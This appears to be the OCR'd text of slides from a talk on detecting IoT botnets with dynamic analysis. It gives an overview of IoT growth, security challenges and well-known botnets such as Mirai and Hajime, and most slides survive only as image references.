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# Stopping the Proliferation of IoT Botnets: Is Dynamic Analysis the Answer?

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- State of the art in detection
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- Dynamic Behavior Analysis of Botnet Stages
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# IOT and Botnet Landscape

# Drivers of IOT adoption

20B devices by 2020

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

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




# Top IoT Security Challenges




# How often do you get attacked each day?




# Most prominent IOT botnets

- Mirai, Miori, Satori
  - Botnet for all – Dyn attack at 1.2Tbps
- Hajime
  - Self updating, brute force telnet
- Persirai
  - Self defending
- Brickerbot
  - Fights back other botnets, bricks devices

# Most Used Usernames & Passwords in brute force attack



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

